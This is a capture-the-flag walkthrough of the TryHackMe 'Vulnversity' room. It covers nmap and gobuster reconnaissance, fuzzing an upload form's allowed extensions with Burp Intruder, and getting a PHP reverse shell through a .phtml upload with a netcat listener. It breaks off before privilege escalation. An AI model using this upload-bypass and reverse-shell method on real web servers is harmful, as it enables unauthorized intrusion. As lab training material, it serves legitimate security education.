Vulnversity

Main objectives of this room:

1. Reconnaissance
2. Locating Hidden directories
3. Compromise the Web server
4. Privilege Escalation

Given IP address: 10.201.93.184

Connecting to OpenVPN
<sudo openvpn>

RECONNAISSANCE

Performing a Basic Nmap Scan
nmap -A -Pn -sV 10.201.93.184

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -A -Pn -sV 10.201.93.184
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-14 04:15 EDT
Nmap scan report for 10.201.93.184
Host is up (0.32s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.5
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 26:72:7e:c7:63:fe:c2:09:b6:67:e4:55:bc:dc:3a:c5 (RSA)
|   256 8e:cb:3a:61:c5:ec:2c:2a:ed:93:80:7c:5d:27:4d:0a (ECDSA)
|_  256 ab:f9:b5:28:82:33:dd:3f:aa:77:be:20:c6:89:ad:57 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 4
445/tcp  open  netbios-ssn Samba smbd 4
3128/tcp open  http-proxy  Squid http proxy 4.10
|_http-server-header: squid/4.10
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Vuln University
|_http-server-header: Apache/2.4.41 (Ubuntu)
Aggressive OS guesses: Linux 4.15 (99%), Linux 3.2 - 4.14 (96%), Linux 4.15 - 5.19 (96%), Linux 2.6.32 -
 - 4.14) (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 5 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: , NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2025-09-14T08:16:10
|_  start_date: N/A

TRACEROUTE (using port 3389/tcp)
HOP RTT       ADDRESS
1   51.96 ms  10.17.0.1
2   ... 4
5   342.77 ms 10.201.93.184

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.51 seconds

┌──(kali㉿kali)-[~/Downloads]
└─$
```

Identified Open Ports:

a. 21 - FTP
b. 22 - SSH
c. 139 - Netbios-ssn
d. 445 - Netbios-ssn
e. 3128 - http-proxy
f. 3333 - http

The number of ports open are: 6

```
445/tcp  open  netbios-ssn Samba smbd 4
3128/tcp open  http-proxy  Squid http proxy 4.10
|_http-server-header: squid/4.10
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Vuln University
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

It is running squid/4.10 version of squid proxy

Nmap will scan 400 ports if the flag is set to -p-400.

```
└─$ nmap -O 10.201.93.184
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-14 04:22 EDT
Nmap scan report for 10.201.93.184
Host is up (0.33s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3128/tcp open  squid-http
3333/tcp open  dec-notes
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 5 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.61 seconds
```

The system appears to be running Linux operating system, although to be specific, the machine is running Ubuntu distribution.

The Web server is running on the port 3333 as discussed before. 3333 - http

The flag for enabling verbose mode using Nmap is: -v

LOCATING DIRECTORIES USING GOBUSTER

Running a gobuster scan on the IP


gobuster dir -u http://10.201.93.184:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt

Url http://10.201.93.184:3333 because the target ip is running on http server using port 3333. We are using directory-list-1.0.txt file to brute force directories for identification.


```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.201.93.184:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.201.93.184:3333
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 322] [--> http://10.201.93.184:3333/images/]
/css                  (Status: 301) [Size: 319] [--> http://10.201.93.184:3333/css/]
/js                   (Status: 301) [Size: 318] [--> http://10.201.93.184:3333/js/]
/internal             (Status: 301) [Size: 324] [--> http://10.201.93.184:3333/internal/]
Progress: 22234 / 141707 (15.69%)^C

┌──(kali㉿kali)-[~/Downloads]
└─$
```

The results give us a list of directories for the website. The one that has an upload form page is: /internal

This is the webpage of http://10.201.93.184:3333



The webpage for /internal




COMPROMISE THE WEBSERVER


Making a wordlist with the following extensions
.php
.php3
.php4
.php5
.phtml

First we need to see what file type you would want to upload to exploit the server.
Ans: .php


Using Hack-tool we are going to download a php reverse shell



Uploading the file onto the page




After uploading the file it says:




Let us try to FUZZ the website using burp suite to see what file extension is allowed.

Open Burp Suite and go to the proxy tab, there turn on the interception option.
Go to the browser and turn on the foxy proxy standard extension



Once that is done, try submitting the reverse shell file again



We get this information. We will send this information to Intruder for further analysis. Turn off the intercept option and go to the Intruder tab.


In the Intruder tab, we will highlight the .php extension


```
-----------------------------187455336436453043664058066167
Content-Disposition: form-data; name="file"; filename="reverseShell.php"
Content-Type: application/x-php
```

And click on Add § button


```
-----------------------------187455336436453043664058066167
Content-Disposition: form-data; name="file"; filename="reverseShell§.php§"
Content-Type: application/x-php
```

The next step will be to load the .txt payload onto burp suite.






Now we start the attack



Checking all the extensions, we will verify phtml extension by renaming our reverse shell php as .phtml and listening to it.

After uploading the .phtml file:




Now we will use this extension for our payload.

Using netcat to listen to port 4444
nc -nvlp 4444

After uploading the shell file, navigate to
http://10.201.93.184:3333/internal/uploads/php-reverse-shell.phtml


When opening the url it displayed this information:




So what you have to do to make it work is

On you browser go to http://10.10.10.10 and look for the IP address given by TryHackMe
Open the Reverse Shell file and replace the current IP with your given IP and replace the port number to 4444
Then Start netcat again, submit the file and check the uploads directory

You should see:




To check what the name of the user is



Ans: bill

To get the user flag

